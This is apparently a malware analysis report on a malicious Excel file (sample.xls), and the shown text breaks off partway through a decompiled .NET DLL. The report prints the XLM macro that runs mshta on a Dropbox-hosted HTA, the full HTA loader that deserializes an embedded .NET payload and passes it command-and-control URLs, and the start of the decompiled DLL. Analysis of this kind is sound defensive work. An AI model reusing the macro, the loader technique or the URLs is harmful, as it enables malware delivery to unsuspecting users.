Table of Contents

File information


File Name	Sample.xls
File type	.xls (Excel)
Creation date	June 5th, 2015, at 18:17:20
SHA256	78714490712b072dd91de1d2d6e9f7b165037778d6929f683ae8a2f2c6f160c5
MD5	ec23c2b94e06049a1763c02d5f596182

Preliminary Analysis

Virus Total Result and Fuzzy hashing

VirusTotal is an online service that aggregates over 70 antivirus engines to scan files and URLs for potential malware. By querying the SHA256 hash of file sample.xls, "78714490712b072dd91de1d2d6e9f7b165037778d6929f683ae8a2f2c6f160c5," we found that 17 out of 63 security vendors flagged the file "sample.xls" as malicious. This indicates a significant detection rate among antivirus programs, suggesting potential security risks associated with this file.


Figure 1: virustotal analysis 1



In addition to SHA256, MD5, and SHA-1 hashes, VirusTotal reports also include ssdeep hashes. Ssdeep, or fuzzy hashing, compares file similarity based on content rather than cryptographic traits. Unlike fixed-length hashes, ssdeep generates variable-length hashes to indicate file similarity, useful for identifying related files like malware variants or modified documents. Security analysts use ssdeep hashes in

VirusTotal to track malware evolution, link samples, and detect emerging threats over time. This deeper insight into file relationships enhances assessments of security risks and improves strategies against cyber threats.


Figure 2: fuzzy hashing of xls file



Oledump outputs

The sample.xls file was analyzed using olevba.exe, a tool designed to examine Microsoft Office documents for embedded macros and potential security threats. The file was identified as an OLE document containing an embedded Excel 4 (XLM) macro within the 'xlm_macro' stream.

Figure 3: olevba outputs



```
λ olevba.exe sample.xls
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.1 on Python 3.10.11 - http://decalage.info/python/oletools
===============================================================================
FILE: sample.xls
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' RAW EXCEL4/XLM MACRO FORMULAS:
' SHEET: Macro1, Macrosheet
' CELL:A2, =HALT(), 1
' CELL:A1, =EXEC("mshta.exe https://dl.dropboxusercontent.com/s/kmplyoh5enq1whf/htseelaaa.hta"), 33.0
' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:
' CELL:A1        , PartialEvaluation   , =EXEC("mshta.exe https://dl.dropboxusercontent.com/s/kmplyoh5enq1whf/htseelaaa.hta")
' CELL:A2        , End                 , HALT()
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|Suspicious|EXEC                |May run an executable file or a system       |
|          |                    |command using Excel 4 Macros (XLM/XLF)       |
|IOC       |https://dl.dropboxus|URL                                          |
|          |ercontent.com/s/kmpl|                                             |
|          |yoh5enq1whf/htseelaa|                                             |
|          |a.hta               |                                             |
|IOC       |mshta.exe           |Executable file name                         |
|IOC       |htseelaaa.hta       |Executable file name                         |
|Suspicious|XLM macro           |XLM macro found. It may contain malicious    |
|          |                    |code                                         |
+----------+--------------------+---------------------------------------------+
```

Upon analysis using olevba.exe, the sample.xls file was found to contain an embedded Excel 4 (XLM) macro named 'xlm_macro'. This macro raises concerns due to its use of the EXEC function, indicating it may attempt to run external commands or launch files. Specifically, it references a URL hosted on Dropbox and involves the execution of mshta.exe, which is commonly associated with launching HTA files. These findings suggest potential malicious intent, as such methods are often used by attackers to deliver harmful scripts or malware through seemingly unharmful Office documents.


Extraction of Remote File

The file named htseelaaa.htl was executed as per viewing the formula in the Macro1 sheet downloading and viewing the file shows the below information.

File Name	htseelaaa.htl
File Type	Html
File Size	83.56 KB
SHA256	c2045851a5f974b5adfe54ebc76b5fe9ee0412b376c62ab789434fb2aae7f580
MD5	d79c33759c17ac7c2525e701d12a9b9c

Virus total submission


Figure 4: virus total analysis 2



Analysis of hta file

The contents of the htseelaaa.htl file looks like below in screenshot.

Figure 5: htseelaaa.htl source code 1



```
htseelaaa.hta*
<script language="javascript">
window.resizeTo(0,0);
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var so = "AAEAAAD/////AQAAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3Rlb

var ad = "H4sIAAAAAAAEAOy9fXxU1bUwfM7kTHICE2aACQwSJUhUNH5EB5QwRBNgQlQGJsTMkAeSaIV0On4hnBOwJZD0ZDQn21Hb0nu9t9pC0Xtpa1t6tRDU6oTQTKIUEH1sLLTGNtUdJ9VBYjJIzHnX2udMMkHsvb/39/7x/nHRnI999l577bXXXl/7Yzz/5ykujeM4A

var ec = 'preBotHta';
try {
    function getNet(){
        var net = "";
        var FSO = new ActiveXObject("Scripting.FileSystemObject");
        var folds = FSO.GetFolder(FSO.GetSpecialFolder(0)+"\\Microsoft.NET\\Framework\\").SubFolders;
        e = new Enumerator(folds);
        e.moveFirst();
        while (e.atEnd() == false)
        {
            var folder = e.item();
            var files = folder.files;
            var fileEnum = new Enumerator(files);
            fileEnum.moveFirst();
            while(fileEnum.atEnd() == false){
                if(fileEnum.item().Name == "csc.exe")
                {
                    net = folder.Name;
                    if(folder.Name.substring(0,2)=="v2")
                        return "v2.0.50727";
                    else if(folder.Name.substring(0,2)=="v4")
                        return "v4.0.30319";
                }
                fileEnum.moveNext();
            }
            e.moveNext();
        }
```


Figure 6: : htseelaaa.htl source code 2

```
        return net;
    }
    var shells = new ActiveXObject('WScript.Shell');
    ver = 'v2.0.50727';
    try {
        ver = getNet();
    } catch(e) {
        ver = 'v2.0.50727';
    }
    shells.Environment('Process')('COMPLUS_Version') = ver;
    var aUrl = "https://www.cdn-aws.net/plugins/1252/1397/true/true/";
    var stm = base64ToStream(so);
    var fmt = new ActiveXObject('System.Runtime.Serialization.For' + 'matters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
    al.Add(undefined);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(ec);
    o.work(ad, "1252", "1397", aUrl,"https://cdn-src.net/mdpdYz6D9vrxpQAc7mybgEuuHEpmIKtvM6SYdHbF/1252/1397/5198626b/css");
} catch (e) {}
finally{window.close();}
//footer
 </script>
```

The above JavaScript code snippet can be broken down into the following sections.

The first line of the code resizes the window to (0,0) pixels, effectively hiding it from the user's view.

Figure 7: : htseelaaa.htl first line of code



```
window.resizeTo(0, 0);
```

Next, it defines a function base64ToStream that converts a base64-encoded string (b) into a stream object (ms). This function utilizes ActiveX objects (System.Text.ASCIIEncoding, System.Security.Cryptography.FromBase64Transform, System.IO.MemoryStream), which are typical in Windows environments for handling encoding, decoding, and stream operations. It decodes the base64 string into bytes, performs base64 decoding using cryptographic transformations, and writes the decoded bytes to a memory stream (ms).

Figure 8: : htseelaaa.htl base64 decoding function

```
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}
```

The next part of the code initializes the variables.

Figure 9: variable initialization



```
var so = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS

var ad = "H4sIAAAAAAAEAOy9fXxU1bUwfM7kTHICE2aACQwSJUhUNH5EB5QwRBNgQlQGJsTMkAeSaIV0On4hnBOwJZD0ZDQn21Hb0nu9t9pC0Xtpa1t6tRDU6oTQTKIUEH1sLLTGNtUdJ9VBYjJIzHnX2udMMkHsvb/39/7x/nHRnI999l577bXXXl/7Yzz/5ykujeM4Af

var ec = 'preBotHta';
```


After that the program uses the getnet() function. The `getNet()` function in JavaScript uses the ActiveXObject to interact with the filesystem and locate the installation directories of the .NET Framework on a Windows system. It starts by accessing the special system folder where .NET Framework installations are typically found, then iterates through subfolders to identify specific versions based on the presence of `csc.exe`. It returns the version number (`v2.0.50727` or `v4.0.30319`) associated with the folder containing `csc.exe`, which is crucial for determining compatibility and executing related operations dependent on the detected .NET version.

Figure 10: enumerating .NET Framework




This next JavaScript snippet initializes a Windows Script Shell (`WScript.Shell`) and attempts to determine the installed .NET Framework version using the `getNet()` function. If `getNet()` fails, it defaults to `'v2.0.50727'` for `COMPLUS_Version`. It sets a constant URL (`aUrl`) and converts a base64-encoded string (`so`) into a memory stream (`stm`) using `base64ToStream(so)`, preparing for further operations like deserialization and network communications.

Figure 11: wscript.shell and base64 decoding

After base 64 decoding a PE executable file was revealed as shown in screenshot below which was extracted and analyzed.

Figure 12: decoding so variable in cyberchief




The PE file was extracted and analyzed.

Extracted file information

File Type	PE32
Language	MSIL or C#
Library	.NET(v2.0.50727)
SHA256	37bc3701aa5570c7268f6bcccbfd785d12accf4a4cc8dd71d3d64c0689965549
MD5	b543e428296adb73246e6e1bf0054351

The file was compiled with MSIL or C# and according to DIE tool and it is also points that it is a DLL file.


Figure 13: extracted dll information



Virus total analysis of Extracted file

Virus total analysis of the Extracted file represents that the file is suspicious. Out of 74 vendors 44 mark this as malicious.

Figure 14: virustotal analysis 3



Analysis of Extracted file with ILSPY

ILSpy is a widely used .NET assembly browser and decompiler that converts compiled .NET assemblies, including DLL files, into understandable C# or Visual Basic code. It helps developers and security analysts explore and analyze software by revealing the underlying source code, aiding in debugging, understanding third-party libraries, and investigating potential security issues. Its intuitive interface supports navigation through namespaces, classes, and methods, making it a valuable tool for both development and reverse-engineering tasks.

After adding Extracted file to the ILSpy the decompiled contents look like below:

Figure 15: decompiled dll with ILSpy 1

```
// PreBotHta, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// preBotHta
using System;
using System.Diagnostics;
using System.IO;
using System.IO.Compression;
using System.Management;
using System.Net;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Text;
using Microsoft.Win32;

[ComVisible(true)]
public class preBotHta
{
    private class MyWebClient : WebClient
    {
        protected override WebRequest GetWebRequest(Uri uri)
        {
            HttpWebRequest obj = base.GetWebRequest(uri) as HttpWebRequest;
            obj.Timeout = 30000;
